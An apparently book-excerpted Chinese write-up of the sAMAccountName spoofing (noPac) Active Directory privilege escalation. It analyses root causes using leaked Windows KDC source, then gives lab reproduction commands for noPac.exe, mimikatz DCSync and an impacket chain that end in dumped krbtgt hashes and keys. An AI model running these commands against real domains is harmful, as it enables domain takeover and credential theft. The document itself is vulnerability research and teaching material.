


CVE-2021-42287

sAMAccountName spoofing 域内提权漏洞

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥429



本商品由 放心购 提供保障

谢公子学安全

漏洞背景和描述

2021 年 11 月 9 日，微软发布 11 月份安全补丁更新。在该安全补丁更新中，修复了两个域内提权漏洞 CVE-2021-42278、CVE-2021-42287。但是当时这两个漏洞的利用详情和 POC 并未公布出来，因此并未受到太多人关注。

如图所示，是微软官方对于 CVE-2021-42278 漏洞的评分。

MSRC > 客户指南 > 安全更新程序指南 > 漏洞 > CVE 2021 42278

Welcome to the new and improved Security Update Guide! We'd love your feedback. [Please click here to share your thoughts](#) or email

Active Directory Domain Services Elevation of Privilege Vulnerability

CVE-2021-42278

在此页中 ▾

安全漏洞

发行版: 2021/11/09

Assigning CNA: ⓘ Microsoft

MITRE CVE-2021-42278

CVSS:3.1 7.5 / 6.5 ⓘ

如图所示，是微软官方对于 CVE-2021-42287 漏洞的评分。

MSRC > 客户指南 > 安全更新程序指南 > 漏洞 > CVE 2021 42287

Welcome to the new and improved Security Update Guide! We'd love your feedback. Please [click here](#) to share your thoughts or email us at msrc_eng_support@microsoft.com. Thank you!

Active Directory Domain Services Elevation of Privilege Vulnerability

CVE-2021-42287

在此页中 ▾

安全漏洞

发行版: 2021/11/09

Assigning CNA: ⓘ Microsoft

MITRE CVE-2021-42287

CVSS:3.1 7.5 / 6.5 ⓘ

一个月后的 2021.12.10 日，国外安全研究员公布了针对 CVE-2021-42278 和 CVE-2021-42287 的漏洞细节，并且 exp 也很快被公布了出来。至此，这个最新的域内提权漏洞才受到大家的广泛关注，该漏洞被命名为 saMAccountName spoofing 漏洞。该漏洞允许攻击者在仅有一个普通域账号的场景下，利用该漏洞接管全域，危害极大！

漏洞影响版本

- 未打补丁的全版本 Windows 域控

漏洞攻击链原理

我也在第一时间复现了该漏洞，并好奇这个漏洞的原理是什么。首先我找到了微软对于这个漏洞的补丁描述，传送门：[KB5008380—Authentication updates \(CVE-2021-42287\)](#)。如图所示，其中最后一句话描述的是在安装了该补丁的更新后。在以后的 Kerberos 认证过程中，PAC 将会被添加到所有账户的 TGT 认购权证中，即使是那些以前明确拒绝 PAC 的用户。意思就是以后所有 AS-REP 回复包里面的 TGT 认购权证都会包含 PAC，即使是明确协商拒绝 PAC 的用户。

KB5008380—Authentication updates (CVE-2021-42287)

Windows Server 2022, Windows Server 2019, Windows Server 2016, all editions, [More...](#)

Summary

[CVE-2021-42287](#) addresses a security bypass vulnerability that affects the Kerberos Privilege Attribute Certificate (PAC) and allows potential attackers to impersonate domain controllers. To exploit this vulnerability, a compromised domain account might cause the Key Distribution Center (KDC) to create a service ticket with a higher privilege level than that of the compromised account. It accomplishes this by preventing the KDC from identifying which account the higher privilege service ticket is for.

The improved authentication process in CVE-2021-42287 adds new information about the original requestor to the PACs of Kerberos Ticket-Granting Tickets (TGT). Later, when a Kerberos service ticket is generated for an account, the new authentication process will verify that the account that requested the TGT is the same account referenced in the service ticket.

After installing Windows updates dated November 9, 2021 or later, PACs will be added to the TGT of all domain accounts, even those that previously chose to decline PACs.

关于 PAC 特权属性证书，在 1.2 章节的 Kerberos 协议中讲了，我们现在来看关于 PAC 的协商请求：

通常，PAC 包含在从 AS 请求收到的每个经过预认证的票据中。然而，客户端也可以明确地请求包括或不包括 PAC，这是通过发送 PAC 请求预审数据来完成的，如下是 PAC 请求的结构：

```
KERB-PA-PAC-REQUEST ::= SEQUENCE {  
    include-pac[0] BOOLEAN -- if TRUE, and no pac present,  
        -- include PAC.  
    ---If FALSE, and pac  
        -- PAC present, remove PAC  
}
```

这个字段表示是否应该包含一个 PAC。如果该值为 TRUE，则返回的票据中包含 PAC。如果该值为 FALSE，则返回的票据中不包含 PAC。

也就是说，客户端可以通过指定该字段的值来协商要求 KDC 在返回的票据中是否需要包含 PAC，如图所示：

```

  ✓ PA-DATA pA-PAC-REQUEST
    ✓ padata-type: pA-PAC-REQUEST (128)
      ✓ padata-value: 3005a003010100
        include-pac: False ←
  
```

因此最开始我认为的是这个漏洞跟 PAC 有关，就跟 MS14-068 漏洞一样，是 PAC 认证过程产生的漏洞。并且我看很多 exp 工具直接命名为 noPac，网上很多文章也说的是跟 PAC 有关，再结合微软对于该补丁的描述，脑中闪现的第一反应是觉得该漏洞产生的主要原因是因为攻击者在 Kerberos 认证过程的 AS-REQ 请求 TGT 认购权证阶段，协商拒绝 PAC，导致 KDC 返回一张不带有 PAC 的 TGT 认购权证。而后结合 CVE-2021-42278 Name impersonation 漏洞，通过伪造一个与域控名字相同的机器用户，使得 KDC 在验证 TGS-REQ 的过程中，误以为请求的客户端是域控。再由于 TGT 认购权证中没有 PAC，因此 KDC 在 TGS-REP 阶段重新生成了一个具有域控高权限的 PAC 在 ST 服务票据中，导致权限提升，这一切猜想顺理成章！

但是经过后来实验和分析，发现这个是错误的！

我们使用 WireShark 针对漏洞利用过程进行抓包，如图所示：

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
2073	27.076462	10.211.55.2	10.211.55.4	KRB5	227	AS-REQ
2074	27.077092	10.211.55.4	10.211.55.2	KRB5	239	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
2082	27.405292	10.211.55.2	10.211.55.4	KRB5	305	AS-REQ
2083	27.406247	10.211.55.4	10.211.55.2	KRB5	1424	AS-REP
3961	43.512279	10.211.55.2	10.211.55.4	KRB5	1399	TGS-REQ
3963	43.513722	10.211.55.4	10.211.55.2	KRB5	110	TGS-REP

前两个包主要是判断目标域需不需要预认证，不需关注。

我们来看第三个 AS-REQ 请求包，按理说，第三个包应该在协商请求中协商不带有 PAC，但是我们打开该包发现，在协商请求中，include-pac 参数依然是

True。如图所示，也就是说，这个 AS-REQ 请求的 TGT 认购权证中是带有 PAC 的！这与之前的猜想有出入！

- ▼ Kerberos
 - > Record Mark: 235 bytes
 - ▼ as-req
 - pvno: 5
 - msg-type: krb-as-req (10)
 - ▼ padata: 2 items
 - > PA-DATA pA-ENC-TIMESTAMP
 - ▼ PA-DATA pA-PAC-REQUEST
 - ▼ padata-type: pA-PAC-REQUEST (128)
 - ▼ padata-value: 3005a0030101ff
 - include-pac: True 
 - > req-body

继续查看第五个 TGS-REQ 请求包，如图所示，在包中发现了 pA-FOR-USER 字段，该字段是 S4U2Self 协议特有的。而 S4U2Self 协议我们只在委派中见过。


```

  Kerberos
  > Record Mark: 1326 bytes
  > tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    > padata: 2 items
      > PA-DATA pA-TGS-REQ
      > PA-DATA pA-FOR-USER
        > padata-type: pA-FOR-USER (129)
          > padata-value: 3051a01a301800302010aa111300f1b0d61646d696e6973747261746f72a109
            > name
              name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
              > name-string: 1 item
                KerberosString: administrator
                realm: XIE.COM
            > cksum
              auth: Kerberos
        > req-body
          Padding: 0
          > kdc-options: 40800018
          > cname
            name-type: kRB5-NT-PRINCIPAL (1)
            > cname-string: 1 item
              CNameString: AD01
            realm: XIE.COM
          > sname
            till: 2037-09-13 10:48:05 (UTC)

```

S4U2Self

我们好奇，为啥在 TGS-REQ 请求阶段使用到了 S4U2Self 协议呢？按照我们之前的猜想，这个阶段应该是直接使用上一步的 TGT 认购权证请求目标域控的 ST 服务票据的。但是实际抓包却不是如此，涉及到了跟委派有关的 S4U2Self 协议。那么，这个洞会跟委派有关系吗？

带着这个疑问，我们进行了以下的分析，让我们来分析下该漏洞的原理到底是什么？

1. 漏洞核心点

首先，我查看了下网上泄露的 XP 源代码，找到了漏洞问题的所在。

如图所示，通过查看网上泄露的 xp 源代码中关于 kerberos 的处理流程，我们可以清楚的看到漏洞产生的真正核心原因是在处理 UserName 字段时的错误，首先，如果找不到 UserName 的话，KDC 会继续查找 UserName\$。

fcmit.cc

```

3523     if (UserName->Length > 0)
3524     {
3525         //
3526         // Open the user account
3527         //
3528
3529         if (IsValidGuid)
3530         {
3531             D_DebugLog(( DEB_TRACE, "Looking for account %wZ\n",
3532                         UserName ));
3533         }
3534         else
3535         {
3536             D_DebugLog(( DEB_TRACE, "Looking for account %wZ mapped to Guid\n",
3537                         GenericUserName ));
3538             KerbPrintGuid (DEB_TRACE, "", &testGuid);
3539         }
3540
3541         Status = SamIGetUserLogonInformation2(
3542             GlobalAccountDomainHandle,
3543             LookupFlags,
3544             UserName,
3545             WhichFields,
3546             ExtendedFields,
3547             &UserInfo,
3548             &LocalMembership,
3549             &LocalUserHandle
3550         );
3551
3552         //
3553         // WASBUG: For now, if we couldn't find the account try again
3554         // with a '$' at the end (if there wasn't one already)
3555         //
3556
3557         if (((Status == STATUS_NOT_FOUND) ||
3558             (Status == STATUS_NO_SUCH_USER)) &&
3559             (!IsValidGuid) &&
3560             ((LookupFlags & ~SAM_NO_MEMBERSHIPS) == 0) &&
3561             (UserName->Length >= sizeof(WCHAR)) &&
3562             (UserName->Buffer[UserName->Length/sizeof(WCHAR)-1] != L'$'))
3563         {
3564             Status = KerbDuplicateString(

```

如果还是查找不到的话，KDC 会继续查找 altSecurityIdentities 属性的值的用户，如图所示：

fcmit.cc

```

3585         ExtendedFields,
3586         &UserInfo,
3587         &LocalMembership,
3588         &LocalUserHandle
3589     );
3590
3591     }
3592
3593 }
3594
3595 //
3596 // If we still can't find the account, try the altsecid using
3597 // the supplied principal name.
3598 //
3599
3600 if (((Status == STATUS_NOT_FOUND) || (Status == STATUS_NO_SUCH_USER)) &&
3601     ARGUMENT_PRESENT(PrincipalName) )
3602 {
3603     KerbErr = KerbBuildAltSecId(
3604         &AlternateName,
3605         PrincipalName,
3606         Realm,
3607         NULL // no unicode realm name
3608     );
3609
3610     if (KERB_SUCCESS(KerbErr))
3611     {
3612         D_DebugLog(CCDEB_TRACE, "User account not found, trying alternate id: %wZ\n", &AlternateName );
3613         LookupFlags |= SAM_OPEN_BY_ALTERNATE_ID,
3614
3615         Status = SamIGetUserLogonInformation2(
3616             GlobalAccountDomainHandle,
3617             LookupFlags,
3618             &AlternateName,
3619             WhichFields,
3620             ExtendedFields,
3621             &UserInfo,
3622             &LocalMembership,
3623             &LocalUserHandle
3624         );
3625     }
3626 }

```

正是因为这个处理逻辑，导致了漏洞的产生！但是光有这个处理逻辑还是不够形成一个完整的攻击链。还得找到能触发这个漏洞的点，那么如何能让 KDC 找不到之前的用户呢？这里有两种方式：

- 跨域请求：跨域请求时，目标域活动目录数据库是找不到其他域用户的，因此会走进这个处理 UserName 的逻辑。
- 修改 saMAccountName 属性：在当前域，可以通过修改 saMAccountName 属性让 KDC 找不到用户，然后走进这个处理 UserName 的逻辑。

但是这还是不够，仅仅让 KDC 走进这个处理 UserName 的逻辑，还不能伪造高权限。因为票据中代表用户身份权限的数据块是 PAC。而 TGT 认购权证中的 PAC 是根据预认证身份信息生成的，这个我们无法伪造。因此得想办法在 ST 服务票据中进行伪造。而正常的 ST 服务票据中的 PAC 是直接拷贝 TGT 认购权证中的。因此，得想办法让 KDC 在 TGS-REP 的时候重新生成 PAC，而不是拷贝 TGT 票据中的 PAC。这里也有如下两种方式：

- S4U2Self 请求：KDC 在处理 S4U2Self 类型的 TGS-REQ 请求时，PAC 是重新生成的。
- 跨域无 PAC 的 TGT 认购权证进行 TGS 请求：KDC 在处理跨域的 TGS-REQ 请求时，如果携带的 TGT 认购权证中没有 PAC，PAC 会重新生成。

2. S4u2self 请求 PAC 的生成

如图所示，通过查看网上泄露的 xp 源代码可以得知 KDC 收到客户端发来的 TGS-REQ S4U2Self 协议，在验证了客户端是否具有发起 S4U2Self 协议权限后，会根据 S4U2Self 协议中模拟的用户生成对于权限的 PAC，然后放在 ST 服务票据中，并不会复用 TGT 认购权证中的 PAC！

fcmit.cc

```

392     if (DoingS4U)
393     {
394
395         //
396         // Use the PAC from the S4U data to return in the TGT / Service Ticket
397         //
398
399         KerbErr = KdcGetS4UTicketInfo(
400             S4UClientName,
401             &S4UUserInfo,
402             &S4UGroupMembership,
403             pExtendedError
404         );
405
406         if (!KERB_SUCCESS(KerbErr))
407         {
408             goto Cleanup;
409         }
410
411         KerbErr = KdcGetPacAuthData(
412             S4UUserInfo,
413             &S4UGroupMembership,
414             TargetServerKey,
415             NULL, // no credential key
416             AddResourceGroups,
417             FinalTicket,
418             S4UClientName,
419             &NewPacAuthData,
420             pExtendedError
421         );
422
423         SamIFreeSidAndAttributesList(&S4UGroupMembership);
424         SamIFree_UserInternal6Information( S4UUserInfo );
425
426
427         if (!KERB_SUCCESS(KerbErr))
428         {
429             DebugLog((DEB_ERROR, "Failed to get S4UPacAuthData\n"));
430             DsysAssert(FALSE);
431             goto Cleanup;
432         }
433
434         FinalAuthData = NewPacAuthData;
435         NewPacAuthData = NULL;

```

官方: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/c98bade9-cad1-4745-bd4d-d13926103022

3. 跨域无 PAC 的 TGS 请求 PAC 的生成

如图所示，通过查看网上泄露的 xp 源代码可以得知如果请求的 TGT 认购权证中没有 PAC 的话，如果是当前域的请求，则 ST 服务票据也没有 PAC。如果是其他域的话，则会重新生成一个 PAC！

```
//  
// If there was no original PAC, try to insert one here. If the ticket  
// was issued from this realm we don't add a pac.  
//  
  
else if ((PacAuthData == NULL) && !SecData.IsOurRealm(&SourceTicket->client_realm))  
{  
    KDC_TICKET_INFO ClientTicketInfo = {0};  
    SID_AND_ATTRIBUTES_LIST GroupMembership = {0};  
    PUSER_INTERNAL6_INFORMATION UserInfo = NULL;  
  
    //  
    // Try mapping the name to get a PAC  
    //  
  
    KerbErr = KerbConvertPrincipalNameToKdcName(  
        &ClientName,  
        &SourceTicket->client_name  
    );  
  
    if (!KERB_SUCCESS(KerbErr))  
    {  
        goto Cleanup;  
    }  
  
    KerbErr = KdcGetTicketInfo(  
        &DummyName,  
        SAM_OPEN_BY_ALTERNATE_ID,  
        ClientName,  
        &SourceTicket->client_realm,  
        &ClientTicketInfo,  
        pExtendedError,  
        NULL, // no handle  
        USER_ALL_KDC_GET_PAC_AUTH_DATA,  
        0L, // no extended fields  
        &UserInfo,  
        &GroupMembership
```

4. 原理总结


首先，这个洞最深层次的原因是 KDC 在处理 UserName 字段时的问题，而后结合两种攻击链针对域内和跨域进行攻击。

- 当针对域内攻击时，结合了 CVE-2021-42278 漏洞来修改机器用户的 saMAccountName 属性，让 KDC 找不到用户，走进处理 UserName 的逻辑。然后再利用 KDC 在处理 S4U2Self 时的逻辑问题(不校验发起 S4U2Self 请求的用户是否具有权限发起 S4U2Self 请求)以及重新生成 PAC 的这一特性来进行攻击。

- 当针对跨域攻击时，其实意义不大。因为需要修改其他域内高权限用户的 altSecurityIdentities 属性，而默认是没有权限修改的，只有根域管理员或者其他域的域管理员才有权限修改。当跨域 TGS 请求时，目标域控在活动目录数据库内是找不到其他域的用户，因此走进处理 UserName 的逻辑。然后再利用跨域 TGS-REQ 请求时的处理逻辑(如果 TGT 票据中没有 PAC，则重新生成)这一特性来进行攻击的。

综上所述，这个洞刚开始叫 nopac 其实就是针对跨域时的攻击，实战意义不大。针对域内攻击更有效，如图所示，是域内攻击链的逻辑处理图：





漏洞复现

这里使用几种不同的工具进行漏洞复现。

实验环境如下：

- 域控 AD01: 10.211.55.4
- 有效域用户: xie\hack P@ss1234

1. nopac.exe

运行如下命令使用 naPac.exe 对目标域进行漏洞利用。

```
noPac.exe -domain xie.com -user hack -pass P@ss1234 /dc AD01.xie.com /m
Account machine /mPassword root /service ldap /ptt
```

如图所示，运行完成后生成票据并导入内存中。


```
C:\Users\hack.XIE\Desktop>noPac.exe -domain xie.com -user hack -pass P@ss1234 /dc AD01.xie.com /mAccount machine /mPassword
root /service cifs /ptt
[+] Distinguished Name = CN=machine,CN=Computers,DC=xie,DC=com
[+] Machine account machine added
[+] Machine account machine attribute serviceprincipalname cleared
[+] Machine account machine attribute samaccountname updated
[+] Got TGT for AD01.xie.com
[+] Machine account machine attribute samaccountname updated
[*] Action: S4U

[*] Using domain controller: AD01.xie.com (10.211.55.4)
[*] Building S4U2self request for: 'AD01@XIE.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Substituting alternative service name 'cifs/AD01.xie.com'
[*] Got a TGS for 'administrator' to 'cifs@XIE.COM'
[*] base64(ticket.kirbi):

doIfdDCCBXCgAwIBBaEDAgEwwoIEgDCCBHXhggR4MIIEEDKADAgEFOkqB1hJR5SDT02iHzAdoAMCAQGHFjAUGwRjAlWZzGwXBRDAXLnhpZS5jb22jggQ/M
IIE06ADAgESoMQCAQmiggQtBIIIEKS5A7vzIUj6gnb0uoqI2UgBXG1GwrVHjt9zxYXA0cWQ7DInmIYR0Eh+HbGLqjB/AC99tjQWLcoVPAFAH7pRc5CN3Zed0/eI
oig93Ux0FuAQVC2PGPVmkRl9c4Xkv63mx4pUnDcP4ojD/IsTAzrKmhZ8TXG+3E8NQ8K+zGNyTWXZ6Jt1S7RSqK8TDVtA8dLJ7pCiPvXaojagReH+qDRye42eMk9
iyD6iUGfASzFK80uNmPsT4Xk96mptBYICY/cRU8GdwZ54AUhGCT2ieHR+JRHuHeEQkTbH8Sww3QenWAq6jfiZwuK/YOfCh8pdjN58k/SMJDQWzxFNTwOawF5W11
0aPLnnmKAkm2EBut+O3emplV55vF/KQo4perVBpUCuwZpkWlgN7338nL20dUt3rfSgrFKWvxy1T5G10iNqpJYau041s1x9rfqIzEazQ1TzdjuumktaCDaAkRY
39yUEd5d45L8or6sSaC40zbtZaiWVwYdkrXgr+rRKXw5vXQf92nss5Zo1HEh10JvhPu6kIPDVdHrCR1N5CftZyQJK2Zts3ChwQgxEL9iZMdnV8JtQPsbnpBaIO
VdPWPz7sNND7R8t2umtcwLFSW/Uk5rFsFKPhJEZiyA0hL/UDXMMWJWK8OXVmF0j9YVSAQadoZguUSyKsWPY6ULwodKGLrrz0MNqoLBwtdH219b/ImHjeuin65hwQdJ
1dTabtLDo3Q5RboX903MBoRtEm3gn97uafW2aJguVfZo0ITl9hcwh8gQ7yZyPe6tiig6CEiS6WM1ZhPMi9+YwC/xNNwIzRkBFaEc1v60d/anVY5wqLkYcxeiDz
sGNCr5iqhhHdzmb4pmzSkH5M3les6hrXytkTjWN2rDz/MjXAQQ+epknh09B0j7ZsY20debXcxsp0Jx+WI7/vln0J0gwZhcdbE3ZRU0Hhh2XRBeut8TkAYgf3di
na9hKnaHsgSqsfeGUAci9Q5QyXb9NX/soWb5t3dqWWhuhzyFzMXU66TC7vNRqprFUTEUnrgGtN1Z1XbViWA1F1GcPiyRd1Xc+wOXSBfXaN8Zt36I8CZgt05N/
pumSq4cj7QK09tVTJtUfG2/rR5vaZTARyrEKXmeizktKwqM9UUB0MHUxiDbitdDiqv2R1zEBLmKhsVB6Db1YQOzJ3T0xRdNH2nxy7L5zUmvxXJj80131rt10uaF
ijgOCqjCLpi21VamoY9/rj7i+7zjFbVZVdfdqBnYommQdCujf9uDi81ZY1ASm76vVvXqi3NPXj0iLZOxZ085Vvp1m1vSLKjWmsCtiNTwfSxvgR5Cd56Zn7AqPff
89g/47dViBV2249Vm512PRjv+c1H7ksmuwTkM6096RA/eUMLQztGg5ooQ1E3KDVAjC6VXAadoopGQA7Bjr6++hsjycZn8560B3zCB3KADAgEAOoHUBIHRfYHOM
IHL0IHIHMFMIHCoCswKaADAgESoIEIECHaxHzMISX6W5+9DOKzJAXmJzMPD01R00FPtRC//CEoQkbB1hJR5SDT021GjAYoAMCAQGHFjAUGwRjAlWZzGwXBRDAXLnhpZS5jb20=
UGwRjAlWZzGwXBRDAXLnhpZS5jb20=
```

然后直接使用 mimikatz 即可导出域内任意用户哈希，如图所示：

```
C:\Users\hack.XIE\Desktop>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 2021/12/12 21:44:23 ; 2021/12/13 7:44:22 ; 2021/12/19 21:44:22
Server Name       : cifs/AD01.xie.com @ XIE.COM
Client Name       : administrator @ XIE.COM
Flags 00a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;

mimikatz # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502      krbtgt      badf5dbde4d4cbbd1135cc26d820238      514
```

注：如果攻击机器不在域中，只需要将 DNS 服务器设置为域控即可。

2. impacket

这里使用修改后的 impacket 运行如下命令进行漏洞利用：

#新建机器用户 machine，密码为 root

```
python3 addcomputer.py --computer-name 'machine' --computer-pass 'root' --dc-ip 10.211.55.4 'xie.com/hack:P@ss1234' --method SAMR
```

#将机器用户 machine 的 saMAccountName 属性修改为 AD01

```
python3 renameMachine.py --current-name 'machine$' --new-name 'AD01' --dc-ip AD01.xie.com xie.com/hack:P@ss1234
```

#以 machine 用户身份请求 TGT 认购权证，用户名为 saMAccountName 属性值

```
python3 getTGT.py --dc-ip AD01.xie.com xie/ad01:root
```

#导入 TGT 认购权证

```
export KRB5CCNAME=ad01.ccache
```

#将机器用户 machine 的 saMAccountName 属性恢复为 machine\$

```
python3 renameMachine.py --current-name 'AD01' --new-name 'machine$' --dc-ip AD01.xie.com xie.com/hack:P@ss1234
```

#用上一步的 TGT 认购权证，以 administrator 的身份请求访问 ad01.xie.com 的 cifs 服务

```
python3 getST.py --spn cifs/ad01.xie.com xie/ad01@10.211.55.4 --no-pass -k --dc-ip 10.211.55.4 --impersonate administrator --self
```

#导入 ST 服务票据

```
export KRB5CCNAME=administrator.ccache
```

#导出域内 krbtgt 用户哈希

python3 secretsdump.py ad01.xie.com -k -no-pass -just-dc-user krbtgt

如图所示，使用 impacket 进行漏洞利用完成后，即可导出域内任意用户哈希。

```
+ examples python3 addcomputer.py -computer-name 'machine' -computer-pass 'root' -dc-ip 10.211.55.4 'xie.com/hack:P@ss1234' -method SAMR
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Successfully added machine account machine$ with password root.
+ examples python3 renameMachine.py -current-name 'machine$' -new-name 'AD01' -dc-ip AD01.xie.com xie.com/hack:P@ss1234
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Target machine renamed successfully!
+ examples python3 getTGT.py -dc-ip AD01.xie.com xie/ad01:root
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Saving ticket in ad01.ccache
+ examples export KRB5CCNAME=ad01.ccache
+ examples python3 renameMachine.py -current-name 'AD01' -new-name 'machine$' -dc-ip AD01.xie.com xie.com/hack:P@ss1234
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Target machine renamed successfully!
+ examples python3 getST.py -spn cifs/ad01.xie.com xie/ad01@10.211.55.4 -no-pass -k -dc-ip 10.211.55.4 -impersonate administrator -self
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation


[*] Using TGT from cache
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Saving ticket in administrator.ccache
+ examples export KRB5CCNAME=administrator.ccache
+ examples python3 secretsdump.py ad01.xie.com -k -no-pass -just-dc-user krbtgt
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:badf5dbde4d4cbbd1135cc26d8200238:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:3434056c4d433772b39c4e48514bedd6c096f4ab1c2dc5726b0679e081e40f85
```

针对 MAQ 为 0 时的攻击

网上有很多文章说将域的 ms-DS-MachineAccountQuota 属性设置为 0，可以修复该漏洞。ms-DS-MachineAccountQuota 属性主要是用来决定域内普通用户能创建机器用户的数量，默认该属性的值为 10。如果将其修改为 0 的话，普通用户将无法新建机器用户。那我们来看看，该方案是否有效。

如图所示，将目标域的 ms-DS-MachineAccountQuota 属性修改为 0。



此时，普通域用户将无法新建机器用户。如图所示，普通用户新建机器用户时直接报错！

```

→ examples python3 addcomputer.py -computer-name 'machine' -computer-pass 'root' -dc-ip 10.211.55.4 'xie
.com/hack:P@ss1234' -method SAMR -debug
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/s
